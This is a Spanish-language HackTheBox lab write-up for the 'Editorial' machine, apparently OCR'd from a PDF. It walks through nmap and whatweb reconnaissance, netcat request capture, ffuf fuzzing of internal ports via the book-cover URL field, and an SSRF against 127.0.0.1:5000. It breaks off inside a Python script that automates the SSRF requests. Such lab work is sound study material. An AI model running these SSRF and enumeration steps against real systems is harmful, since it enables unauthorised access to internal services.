
HACKTHEBOX

Informe Técnico

Máquina Editorial



Reconocimiento de puertos y sistemas activos.
Intercepción de solicitudes mediante Burpsuite.
Enumeración de recursos web con Ffuf.
Vulnerabilidad SSRF (Server-Side Request Forgery).
Escalada de privilegios mediante CVE-2022-24439.

Autor: F1r0x

15 de octubre de 2024

Índice

1. Antecedentes **2**

2. Objetivos **2**

3. Consideraciones **2**

4. Reconocimiento **3**
4.1. Escaneo de puertos abiertos con Nmap. 3
4.2. Servicios y versiones encontrados con Nmap. 3

5. Detección de vulnerabilidades. **4**
5.1. Puerto 22 - Servicio SSH: 4
5.2. Puerto 80 - Servicio HTTP: 4
5.2.1. Reconocimiento: 4
5.2.2. Visualización de la web: 5
5.3. Captura de peticiones de un formulario 6
5.4. Pruebas de seguridad mediante Burpsuite 7
5.4.1. Interceptación de paquetedes mediante Burpsuite 7
5.5. Enumeración de recursos web con Ffuf. 8
5.5.1. Configuración de la enumeración. 8
5.5.2. Ejecución de la enumeración de petición por POST 9
5.6. Envío de peticiones por POST mediante Burpsuite 10
5.7. Vulnerabilidad SSRF (Server-Side Request Forgery) 10

6. Escalada de privilegios **13**
6.1. Reconocimiento del sistema. 13
6.1.1. Revisión de commits mediante Git 13
6.1.2. Conexión mediante ssh como el usuario prod 15
6.2. CVE-2022-24439 (RCE - Ejecución remota de código) 15

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Editorial** de la plataforma **HackTheBox**.

Figura 1: Detalles de la máquina.




Figura 2: IP de la máquina.

Dirección URL

https://hackthebox.eu

2. Objetivos

Conocer el estado de seguridad actual del servidor **Editorial**, enumerando posibles vectores de explotación y determinando el alcance e impacto que un atacante podría ocasionar sobre el sistema en producción.

3. Consideraciones

Una vez finalizadas las jornadas de auditoría, se llevará a cabo una fase de saneamiento y buenas prácticas con el objetivo de securizar y evitar ser víctimas de un futuro ataque en base a los vectores explotados.




Figura 3: Flujo de trabajo.

4. Reconocimiento

4.1. Escaneo de puertos abiertos con Nmap.

```
nmap -p- --open -sS -vvv -Pn 10.10.11.20 -oG puertosAbiertos
```

Listing 1: Reconocimineto de puertos abiertos con Nmap

A través de este script, fue posible detectar puertos adicionalmente abiertos:

TCP
Puertos
22, 80

Resultado del escaneo de puertos abiertos mediante Nmap.

```
# Nmap 7.94SVN scan initiated Tue Oct 15 00:30:29 2024 as: /usr/lib/nmap/nmap -p- -sS --op
en --min-rate 5000 -v -n -oG portScan 10.10.11.20 2
# Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 10.10.11.20 ()    Status: Up
Host: 10.10.11.20 ()    Ports: 22/open/tcp//ssh///, 80/open/tcp//http///
# Nmap done at Tue Oct 15 00:30:48 2024 -- 2 IP addresses (1 host up) scanned in 18.82 sec
onds
```

Figura 4: Puertos abiertos.

4.2. Servicios y versiones encontrados con Nmap.

Una vez finalizada la fase de enumeración de puertos, se detectaron los servicios y versiones que corrían bajo estos, representando a continuación los más significativos bajo los cuales fue posible explotar el sistema:

```
nmap -sVC -vvv -p 22,80 10.10.11.20 -oG puertosAbiertos
```

Listing 2: Reconocimiento de servicios y sistemas con Nmap.

File: **infoScan**

```
# Nmap 7.94SVN scan initiated Tue Oct 15 00:30:48 2024 as: /usr/lib/nmap/nmap --privileged
 -sC -sV -n -v -p 22,80 -oN infoScan 10.10.11.20 2
Nmap scan report for 2 (0.0.0.2) [host down]
Nmap scan report for 10.10.11.20
Host is up (0.12s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
# Nmap done at Tue Oct 15 00:31:03 2024 -- 2 IP addresses (1 host up) scanned in 14.56 sec
onds
```

Figura 5: Tecnologías encontradas.

Utilizando las siguientes opciones de Nmap escaneamos los servicios y versiones que podemos visualizar en la Figura 5. Los resultados serán guardados en el archivo "puertosAbiertos".

5. Detección de vulnerabilidades.

5.1. Puerto 22 - Servicio SSH:

Hemos tratado de conectarnos sin autentificación a través de SSH pero no hemos tenido éxito.

5.2. Puerto 80 - Servicio HTTP:

5.2.1. Reconocimiento:

Para ver las tecnologías que se están utilizando en el **servicio http** del puerto 80 podemos utilizar la herramienta **WhatWeb**.

```
whatweb 10.10.11.20
```

Listing 3: Reconocimiento de servicios y sistemas con Nmap.

Figura 6: Tecnologías encontradas mediante Whatweb.

Parece ser que el **puerto 80** está redireccionando al dominio **http://permx.htb**. Para poder visualizar la redirección debemos de incluirla en el archivo **\etc\hosts**.

```
sudo echo '10.10.11.20 editorial.htb' >> /etc/hosts
```

Listing 4: Registrar dominio en el archivo /etc/hosts.




Figura 7: Incluir dominio en /etc/hosts.

Ahora podemos volver a realizar el escaneo mediante **WhatWeb**, el cual nos reportará algo más de información.

```
❯ whatweb 10.10.11.20
http://10.10.11.20 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.20], RedirectLocation[http://editorial.htb], Title[301 Moved Permanently], nginx[1.18.0]
http://editorial.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.20], Title[Editorial Tiempo Arriba], X-UA-Compatible[IE=edge], nginx[1.18.0]
```

Figura 8: Resultados de la herramienta Whatweb.

Información reportada:

- Redireccionamiento de dominio: **http://editorial.htb**
- Tecnología detectada: **nginx 1.18.0**
- Título de la web: **Editorial Tiempo Arriba**

5.2.2. Visualización de la web:




Figura 9: Web http://editorial.htb

Tras revisar la página web principal, vemos que en el apartado **upload** hay un sistema de publicación de libros.




Figura 10: Web http://editorial.htb/upload

5.3. Captura de peticiones de un formulario

En esta ocasión vamos a tratar de revisar si el formulario de carga de publicación de libros es vulnerable ante un **Command Injection**, esto consiste en intentar inyectar comandos del sistema operativo a través de una entrada web que no está correctamente validada, haciendo que el servidor ejecute comandos de shell o del sistema.




Figura 11: Prueba del formulario http://editorial.htb/upload

Tras realizar varias pruebas con **Burpsuite**, vemos como al tratar de incluir información en el formulario y pulsar el botón **Preview**, vemos como el icono de la imagen que aparece junto al título "Book information"subre un fallo de carga.




Figura 12: Error en el icono de imagen de http://editorial.htb/upload

Algo que nos llama la intención del formulario es que podemos incluir una URL para cargar la imágen del libro, podemos utilizar esto para tratar de ver las cabeceras de la petición realiza por la web al tratar de buscar la imagen.

Para capturar esta petición podemos ponernos en escucha con **Netcat** por el puerto 80 y luego introducir nuestra dirección ip para que se envíe la petición.




Figura 13: Petición web campturada con Netcat.

Lo mas interesante de esta petición es que podemos ver que la aplicación web utiliza **python-requests/2.25.1**, esto quiere decir que la web utiliza la librería **requests** de Python para realizar la consula a la URL que nosotros le indiquemos.

5.4. Pruebas de seguridad mediante Burpsuite

Burp Suite actúa como un proxy entre el navegador del usuario y el servidor web, permitiendo interceptar, ver y modificar las solicitudes y respuestas HTTP/S. Esto es útil para analizar en detalle cómo interactúa la aplicación con el servidor.

5.4.1. Interceptación de paquetedes mediante Burpsuite




Figura 14: Pruebas del formulario mediante Burpsuite.

Al probar a introducir la dirección localhost, vemos como nos sigue reportando un codigo de estado 200 y nos muestra la ruta de la ubicación de la imagen del icono **/static/images/icono.jpeg**.




Figura 15: Pruebas de peticiones web con Burpsuite




Figura 16: Respuesta de la solicitud POST.

Como podemos ver la ruta de la imagen, vamos a tratar de listar subdirectorios mediate la herramienta **Wfuzz** para ver si existe algún punto de acceso o más información del sistema.

5.5. Enumeración de recursos web con Ffuf.

5.5.1. Configuración de la enumeración.

Ffuf es una herramienta de fuzzing diseñada principalmente para enumerar recursos web, como dominios, subdominios, direcciones (URLs) y subdirectorios. Su objetivo es descubrir puntos de acceso que no están visiblemente expuestos a los usuarios mediante la automatización de solicitudes HTTP con diferentes valores en los parámetros o rutas.

En primer lugar, vamos a copiar la petición realizada desde el formulario y capturada con Burpsuite en un archivo al que llamaremos **post.req** para poder configurar la enumeración mediante fuzzing.





Figura 17: Web http://editorial.htb/upload

En este caso especificamos en la configuración la búsqueda de puertos internos: **http://127.0.0.1::FUZZ**






Figura 18: Archivo post.req

Ahora ya tenemos el archivo **post.req** configurado para ser utilizando mediante **ffuf**.




Figura 19: Archivo post.req configurado.

5.5.2. Ejecución de la enumeración de petición por POST

Una vez configurado el archivo **post.req**, utilizaremos el diccionario **common-http-ports** para tratar de

```
ffuf -w /usr/share/seclists/Discovery/Infrastructure/common-http-ports.txt -request post.
req -u http://editorial.htb/upload-cover -fs 61
```

El resultado del escaneo parece tener exito y nos devuelve que el puerto **5000** esta activo.




Figura 20: Resultado del escaneo mediante ffuf

Ahora podemos utilizar esta información para tratar de realizar peticiones por POST mediante el servicio http y buscar información en el puerto **5000**.

Para esto podemos utilizar **Burpsuite**.

5.6. Envío de peticiones por POST mediante Burpsuite

Podemos utilizar la petición anteriormente capturada con **Burpsuite** y configurar la dirección de la petición para que se dirija a la dirección **http://127.0.0.1:5000**.




Figura 21: Envio de petición POST mediante Burpsuite

Vemos como tras enviar la petición nos devuelve una nueva ruta **static/uploads/9948...**




Figura 22: Web http://editorial.htb/upload

5.7. Vulnerabilidad SSRF (Server-Side Request Forgery)

La vulnerabilidad SSRF ocurre cuando una aplicación web permite que un usuario proporcione una URL o dirección de red que luego el servidor utiliza para realizar solicitudes sin la validación adecuada. Si la aplicación no valida adecuadamente la URL proporcionada, podemos modificarla para que el servidor haga solicitudes a otras direcciones como los recursos internos del servidor o servicios en la red interna.

Tras buscar algunos exploits que lleven a cabo la enumeración del directorio raíz del servicio web y ver algunos scripts de este estilo en Github. He configurado un pequeño programa en python que automatice el proceso de enumeración y lo reporte por pantalla.

```python
#!/usr/bin/python

import requests
import urllib3
import sys
import json

POST_TARGET = "http://editorial.htb/upload-cover"
GET_TARGET = "http://editorial.htb/"

HEADERS = {
    "Host": "editorial.htb",
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0",
    "Accept": "*/*",
    "Accept-Language": "es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3",
    "Accept-Encoding": "gzip, deflate, br",
    "Content-Type": "multipart/form-data; boundary=---------------------------141597984822099802040318045 21",
    "Content-Length": "362",
    "Origin": "http://editorial.htb",
    "Connection": "keep-alive",
    "Referer": "http://editorial.htb/upload",
    "Priority": "u=0"
}

# Verificar si se pasó un argumento
if len(sys.argv) < 2:
    print("Error: Debes proporcionar un argumento.")
    sys.exit(1)

# Si hay argumento, usarlo
POST_DATA = f"""---------------------------141597984822099802040318045 21
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000{sys.argv[1]}
---------------------------141597984822099802040318045 21
